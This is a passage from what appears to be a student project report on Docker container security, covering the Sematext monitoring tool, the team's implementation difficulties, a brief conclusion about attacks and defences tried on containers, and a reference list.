Sematext is a monitoring system built for use with Docker. It offers a complete monitoring and management solution for Docker containers, apps, and infrastructure. Sematext's agents are deployed in the Docker environment. These agents capture and transmit data on Docker containers, apps, and infrastructure to the Sematext platform for analysis.

Sematext's primary characteristics include the following:

- **Real-time monitoring:** Sematext monitors Docker containers, apps, and infrastructure in real time. It enables users to continuously monitor the health and performance of their Docker environment.
- **Container-level monitoring:** Sematext provides Docker container-level monitoring. It enables users to monitor individual containers' resource utilisation, network traffic, and other information.
- **Monitoring at the application level:** Sematext monitors Docker applications at the application level. It enables users to keep track on their apps' performance and availability.
- **Infrastructure monitoring:** is provided by Sematext for the Docker infrastructure. It provides customers with the ability to monitor the health and performance of their Docker hosts, networks, and storage.
- **Alerts and notifications:** When problems occur in the Docker environment, Sematext sends out alarms and notifications. It enables users to create personalised alerts and notifications based on predefined parameters.




Figure 21: Sematext Monitoring system

3.0 Challenges

- 1.3 Right now, we have implemented two security tools on public image files. We faced many difficulties while implementing these tools in our image file. We think we need more research time to implement it in a single image file as a secure docker image.
- 1.4 We encountered several errors which were caused by inadequate privileges for running tools and installations. Therefore, we conducted extensive research and increased our knowledge to obtain the appropriate privileges necessary to run security mechanisms and tools while ensuring the security of the system.
- 1.5 We were unable to locate all the necessary resources and security implementations in one location. Instead, we found each security implementation scattered across various websites and IEEE papers, which required a significant amount of research to gather and organize them in a proper sequence.

4. Conclusion

As a team, we successfully carried out the proposed attacks and security measures on docker containers with some minor adjustments. Through extensive research, we gained a comprehensive understanding of the vulnerabilities and security measures associated with docker containers.

To streamline our work and ensure timely delivery of the project, we divided the tasks into attacks and securities, and coordinated well in advance to align both aspects. Ultimately, our team gained significant knowledge on the functionalities, vulnerability exploitation, and security features of docker containers, which helped us exploit and secure this popular technology.

5. References

- [1] IJCST Eighth Sense Research Group. (2021b, April 27). [IJCST-V9I2P17]:Pawandeep Kaur, Nitin Pawar, Faiz Tanzeel Ansari, Rohit Kumar Samad, Ghanshyam, Gyan Prakash Roy. Annauniv. https://www.academia.edu/47759073/IJCST_V9I2P17_Pawandeep_Kaur_Nitin_Pawar_Faiz_Tanzeel_Ansari_Rohit_Kumar_Samad_Ghanshyam_Gyan_Prakash_Roy
- [2] Journal, I. (2020, October 15). IRJET- A Survey on Docker Container and its Use Cases. Irjet. https://www.academia.edu/44306974/IRJET_A_Survey_on_Docker_Container_and_its_Use_Cases?from_sitemaps=true
- [3] <https://www.cloudflare.com/learning/ddos/ddos-attack-tools/low-orbit-ion-cannon-loic/>
- [4] <https://docs.docker.com/engine/security/apparmor/>
- [5] <https://apparmor.net/>
- [6] <https://tbhaxor.com/basics-of-seccomp-for-dockers/>
- [7] <https://docs.docker.com/engine/security/seccomp/>